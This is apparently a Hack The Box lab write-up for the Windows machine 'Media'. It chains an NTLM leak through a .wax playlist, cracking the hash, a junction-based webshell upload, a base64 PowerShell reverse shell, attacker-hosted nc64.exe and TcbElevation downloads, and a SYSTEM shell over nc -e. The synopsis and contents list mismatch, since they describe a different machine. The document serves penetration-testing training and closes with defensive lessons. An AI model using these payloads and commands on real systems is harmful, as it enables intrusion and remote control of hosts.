



RETIRED MACHINE

Media

Machine Writeup · Hack The Box

4.5 ★
RATING

Medium
DIFFICULTY

Windows
OS

5,823
USER OWNS

5,104
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Trick chains DNS zone transfer enumeration, SQL injection, and local file inclusion to achieve initial access. A zone transfer reveals preprod-payroll.trick.htb — a payroll app with boolean SQLi. A custom Python script extracts credentials. Vhost fuzzing finds preprod-marketing.trick.htb with LFI in the page parameter, leaking michael SSH key. Privilege escalation abuses a writable fail2ban action config with sudo restart rights.

CONTENTS

01	Reconnaissance & vHost Discovery	04	DPAPI Decryption & Lateral Move to alaading
02	ViewState LFI — web.config & machineKey	05	SeDebugPrivilege — SYSTEM via Process Migration
03	ysoserial.net — ViewState RCE as sfritz	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/media

01 Reconnaissance & Web Enumeration

TTL 127 from ping confirms Windows. Nmap finds three open ports: SSH (22), Apache HTTP (80), and RDP (3389). The Apache server header reveals the full stack: Apache 2.4.56 (Win64), OpenSSL 1.1.1t, PHP 8.1.17. The site is titled ProMotion Studio. Whatweb confirms PHP and Bootstrap. The RDP certificate common name reveals the hostname: MEDIA, running Windows Server 2022 (10.0.20348).

NMAP — THREE PORTS

```
nmap — MEDIA Windows Server 2022 confirmed

$ nmap -Pn -n --open -p- --min-rate 5000 10.129.3.131
$ nmap -Pn -n -sCV -p22,80,3389 10.129.3.131 -oN target_tcp

22/tcp    open  ssh      OpenSSH for_Windows_9.5
80/tcp    open  http     Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
          Title: ProMotion Studio
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
          commonName=MEDIA
          Product_Version: 10.0.20348 (Server 2022)
```

HIRING FORM — VIDEO UPLOAD ENDPOINT

Not Secure http://10.129.3.131/#contact

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB HTB

SERVICES ABOUT TEAM **HIRING**

JOIN OUR TEAM

WE'RE HIRING GRAPHICS DESIGNERS!

Your First Name *

Your Last Name *

Your Email *

Upload a brief introduction video (compatible with [Windows Media Player](#))

Browse... No file selected.

Please upload a brief introduction video about yourself and your experiences, explaining why you think you're fit for the job.

UPLOAD FILE

ProMotion Studio — "Join Our Team" hiring form with Windows Media Player compatible video upload


NOTE The form requests a video 'compatible with Windows Media Player'. Windows Media Player processes playlist formats like .wax, .wpl, and .m3u. These can contain remote UNC paths that trigger automatic SMB authentication — a classic NTLM hash capture primitive.

02

WAX Playlist NTLM Leak via Responder

A Windows ASX/WAX playlist is an XML file that Windows Media Player processes automatically. By crafting a .wax file with a ref href pointing to a UNC path on the attacker machine, uploading it through the hiring form causes the Windows server to attempt SMB authentication. Responder captures the NTLMv2 hash for the enox service account. John the Ripper cracks it against rockyou.txt in 11 seconds: 1234virus@.

CRAFT MALICIOUS WAX PLAYLIST



```
# marti.wax — forces SMB authentication to attacker on open:
<asx version="3.0">
  <title>Leak</title>
  <entry>
    <title></title>
    <ref href="file://10.10.14.91\test\1.mp3"/>
  </entry>
</asx>

# Upload via the hiring form — Windows Media Player auto-processes it
```

RESPONDER — CAPTURE NTLMv2 HASH

SSH as enox with the cracked password delivers a Windows CMD shell. The Desktop has the user flag. Enumeration of the home directory reveals review.ps1 in Documents — a scheduled task that opens uploaded files with Windows Media Player for 15 seconds, then deletes them. Reading index.php reveals how upload folders are named: MD5(firstname + lastname + email). This predictable naming is the key to the next phase.

SSH LOGIN & USER FLAG

```
ssh — enox shell + user flag

$ ssh enox@10.129.3.131
Password: 1234virus@

enox@MEDIA C:\Users\enox> type C:\Users\enox\desktop\user.txt
77129a8702291702*****
```

REVIEW.PS1 — SCHEDULED TASK LOGIC

```
# Opening the File in Windows Media Player
Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

# Wait for 15 seconds
Start-Sleep -Seconds 15

$mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
if ($mediaPlayerProcess -ne $null) {
    Write-Host "Killing Windows Media Player process."
    Stop-Process -Name "wmplayer" -Force
}

# Task Done
Update-File -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt
Sleep 15
}
```

review.ps1 — Start-Process wmplayer with uploaded file, Sleep 15, Update-File — runs on schedule

INDEX.PHP — MD5 FOLDER NAME FORMULA

```

enox@MEDIA C:\xampp\htdocs>type index.php
<?php
error_reporting(0);

// Your PHP code for handling form submission and file upload goes here.
$uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

if ($ SERVER["REQUEST_METHOD"] == "POST" && isset($ FILES["fileToUpload"])) {
    $firstname = filter_var($ POST["firstname"], FILTER_SANITIZE_STRING);
    $lastname = filter_var($ POST["lastname"], FILTER_SANITIZE_STRING);
    $email = filter_var($ POST["email"], FILTER_SANITIZE_STRING);

    // Create a folder name using the MD5 hash of Firstname + Lastname + Email
    $folderName = md5($firstname . $lastname . $email);

    // Create the full upload directory path
    $targetDir = $uploadDir . $folderName . '/';

    // Ensure the directory exists; create it if not
    if (!file_exists($targetDir)) {
        mkdir($targetDir, 0777, true);
    }

    // Sanitize the filename to remove unsafe characters
    $originalFilename = $ FILES["fileToUpload"]["name"];
    $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);

    // Build the full path to the target file

```

index.php source — \$folderName = md5(\$firstname . \$lastname . \$email) — predictable upload path

NOTE The upload directory name is md5(firstname + lastname + email). Knowing the exact values we will submit to the form, we can precompute the folder name before uploading — and pre-create a junction at that path pointing to C:\xampp\htdocs.

04

MD5 Junction Symlink — Webshell Upload to htdocs

The attack abuses the predictable MD5 folder name. Before submitting the upload form, the exact folder path is computed by hashing the target name/email combination. A Windows junction (mklink /J) is created at that path pointing to C:\xampp\htdocs. When the PHP upload code creates the directory, it resolves the junction and writes the uploaded file into htdocs directly. A PHP webshell uploaded this way becomes accessible at <http://10.129.3.131/webshell.php>.

STEP 1 — PREDICT UPLOAD FOLDER WITH MD5

```

md5sum — predict upload directory name

# Compute MD5 of the exact form values we will submit:
$ echo -n "martimartimarti@test.com" | md5sum
c68f18928a0d2e675dce9eed6d3306e9

# The upload folder will be:
C:\Windows\Tasks\Uploads\c68f18928a0d2e675dce9eed6d3306e9\

```

STEP 2 — CREATE JUNCTION BEFORE UPLOAD

```
mklink /J — junction symlink to htdocs

# From enox SSH session — create junction at predicted path:
enox@MEDIA C:\xampp\htdocs> cmd /c mklink /J
C:\Windows\Tasks\Uploads\c68f18928a0d2e675dce9eed6d3306e9
C:\xampp\htdocs

Junction created for ...c68f18928a0d2e675dce9eed6d3306e9 <==> C:\xampp\htdocs
```

STEP 3 — UPLOAD WEBSHELL VIA FORM (marti/marti@test.com)

JOIN OUR TEAM
WE'RE HIRING GRAPHICS DESIGNERS!

Upload a brief introduction video (compatible with Windows Media Player).

marti

marti

marti@test.com

Browse... webshell.php

Please upload a brief introduction video about yourself and your experiences, explaining why you think you're fit for the job.

UPLOAD FILE

Hiring form — firstname=marti, lastname=marti, email=marti@test.com, file=webshell.php uploaded

```
> cat webshell.php

File: webshell.php

1 <?php
2 system ( $_GET [ 'cmd' ] );
3 ?>
```

webshell.php content: — 38 bytes confirmed in htdocs

STEP 4 — VERIFY WEBSHELL EXECUTES AS LOCAL SERVICE

← → ↺ 🏠 Not Secure http://10.129.3.131/webshell.php?cmd=whoami

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB HTB

nt authority\local service

STEP 5 — TRIGGER REVERSE SHELL VIA WEBSHELL

IP & Port

IP

10.10.14.91

Port

4444

+1

Listener

 nc -lvp 4444

Type

nc

Copy

Reverse

Bind

MSFVenom

HoaxShell

Assembled

OS

All

Name

power

Show Advanced

PowerShell #1

PowerShell #2

PowerShell #3

PowerShell #4 (TLS)

PowerShell #3 (Base64)

PowerShell #5 (stdrr support) (Base64)

```
powershell -e
JABjAGwAaQBLAG4AdAAGAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOA
GUADAAuAFMAbWbjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQAwAC4AMQAwAC4AMQ
A0AC4ADQAxACIALAA0ADQANAA0ACKAdwAKAHMAdABYAGUAYQBtACAAAPQAgACQAYwB8AGkAZQBUAHQ
ALgBHAQUADABTAHQAcgBLAGeAbQAOckA0wBbAGIAeQB0AGUAWwBdAF0AJAB1AHkAdABLAHMAIAA9
ACAAMAAuAC4ANGA1ADUAMwA1AHwAJQB7ADAaFQA7AHCAaABpAGwAZQAOcGgAJABPACAAPQAgACQAC
wB0AHIAZQBHAG9ALgBSAGUAYQBkACgAJAB1AHkAdABLAHMAALAAgAALAAgACQAYgB5AHQAZQBzAC
4ATABLAG4AZwB0AGgAKQApACAALQBUAQUATAAwACKAewA7ACQAZABHAGUAYQAgAD0AIAAoAE4AZQB
3AC0ATwBIAG0AZQBjAHQAIAAAtAFQAEQwBwAGUATgBhAG9AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgA
dAAuAEAAUwBDAEKASQBFAG4AYwBvAGQAAQBUAGcAKQAuAeCAZQB0AFMAdABYAGkAbGbnACgAJAB1A
HkAdABLAHMAALAAwACwAIAAkAGkAKQA7ACQAcwBLAG4AZAB1AGEAYwBtACAAPQAgACgAaQB1AHGAI
AGAGQAYQB0AGEAIAAYAD4AJgAXACAaFAAgAE8AdQB0AC0AlwB0AHIAaQBUAAGCA1TAAPAdS4JABZAGU
AbgBkAGIAYQBjAGsAmGAgAD0AIAAKAHMAZQBwAGUAYgBhAGMAAwAgACsAIAA1AFAAUwAgACIAAIAAr
```


Shell

powershell

Encoding

None

Copy to clipboard



Browser — webshell executes PowerShell Base64 reverse shell payload via ?cmd=

```
> nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.3.131] 58286
whoami
nt authority\local service
PS C:\xampp\htdocs> |
```

05

SeTcbPrivilege — TcbElevation to SYSTEM

whoami /priv from the PHP reverse shell shows SeTcbPrivilege (disabled). SeTcbPrivilege — Act as part of the operating system — can be abused even when disabled via the TcbElevation tool. The tool exploits the privilege to create a process in the SYSTEM security context. nc64.exe and TcbElevation-x64.exe are downloaded from the

attacker HTTP server and TcbElevation launches a netcat reverse shell as SYSTEM.

DOWNLOAD TOOLS FROM ATTACKER HTTP SERVER

```
PS C:\xampp\htdocs> curl http://10.10.14.91:8008/nc64.exe -o nc64.exe
PS C:\xampp\htdocs> dir

Directory: C:\xampp\htdocs

Mode                LastWriteTime         Length Name
----                -
d-----         10/2/2023 10:27 AM             assets
d-----         10/2/2023 10:27 AM             css
d-----         10/2/2023 10:27 AM             js
-a-----        10/10/2023  5:00 AM          20563 index.php
-a-----         5/25/2026  1:00 AM          55296 nc64.exe
-a-----         5/25/2026 12:46 AM           38 webshell.php

PS C:\xampp\htdocs> curl http://10.10.14.91:8008/TcbElevation-x64.exe -o TcbElevation-x64.exe
PS C:\xampp\htdocs> .\TcbElevation-x64.exe run1 "C:\Windows\system32\cmd.exe /c C:\xampp\htdocs\nc64.exe -e cmd 10.10.14.91 4445"
```

PS C:\xampp\htdocs> curl nc64.exe + TcbElevation-x64.exe from attacker:8008

```
🌐 websnell.php
> python3 -m http.server 8008
Serving HTTP on 0.0.0.0 port 8008 (http://0.0.0.0:8008/) ...
10.129.3.131 - - [25/May/2026 09:57:37] "GET /nc64.exe HTTP/1.1" 200 -
10.129.3.131 - - [25/May/2026 09:57:56] "GET /TcbElevation-x64.exe HTTP/1.1" 200 -
10.10.14.91 - - [25/May/2026 09:59:53] "GET /nc64.exe HTTP/1.1" 200 -
10.129.3.131 - - [25/May/2026 10:00:04] "GET /nc64.exe HTTP/1.1" 200 -
10.129.3.131 - - [25/May/2026 10:00:15] "GET /TcbElevation-x64.exe HTTP/1.1" 200 -
|
```

python3 -m http.server 8008 — nc64.exe and TcbElevation-x64.exe served to target

EXECUTE TcbElevation — SYSTEM REVERSE SHELL

```
TcbElevation — SYSTEM shell via SeTcbPrivilege

# TcbElevation abuses SeTcbPrivilege to spawn SYSTEM process:
PS C:\xampp\htdocs> .\TcbElevation-x64.exe run1
"C:\Windows\system32\cmd.exe /c
C:\xampp\htdocs\nc64.exe -e cmd 10.10.14.91 4445"


# nc listener on port 4445 catches SYSTEM shell:
$ nc -nvlp 4445
C:\Windows\system32>
```

```
> nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.3.131] 58293
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>|
```

nc -nvlp 4445 — SYSTEM shell received, Windows Server 2022 Version 10.0.20348.4052

ROOT FLAG



```
root.txt — Administrator Desktop

C:\Users\Administrator\Desktop>type root.txt
91ea06f1b65b57f5*****
```

SYSTEM OWNED — SeTcbPrivilege + TcbElevation → NT AUTHORITY\SYSTEM

06

Lessons Learned

01 Windows Media Player Formats Are NTLM Capture Vectors

The .wax/.asx playlist format accepts remote UNC href references. When Windows Media Player (or any process acting as it) opens a file with a \\attacker\ path, it automatically attempts SMB authentication, leaking NTLMv2 hashes. Any application that processes media files and resolves network paths should run in an isolated account with outbound SMB blocked at the firewall.

02 Predictable Upload Paths Enable Pre-Planted Symlink Attacks

The MD5(firstname + lastname + email) folder naming scheme was entirely predictable from the form fields. Knowing the hash before submitting the form allowed creating a junction at that exact path before the server code could create a real directory. Upload directories must use cryptographically random identifiers generated server-side after the upload, not derived from user-controlled input.

03 Service Accounts Running Web Servers Are a Privilege Escalation Bridge

Apache ran as NT AUTHORITY\LOCAL SERVICE, which held SeTcbPrivilege. Web server processes should run as a dedicated, minimal-privilege service account with no sensitive privileges. Audit service account tokens regularly — SeTcbPrivilege on any web-facing process is an immediate escalation risk.

04 SeTcbPrivilege Is Exploitable Even When Disabled

whoami /priv showed SeTcbPrivilege as Disabled, which is misleading. The privilege is present in the token and exploitable via TcbElevation without requiring re-enabling. Never assume a disabled privilege is safe — treat any sensitive privilege in a token as active for threat modelling purposes.

Writeup authored by Marti Hervas · Hack The Box · Media Machine · 2025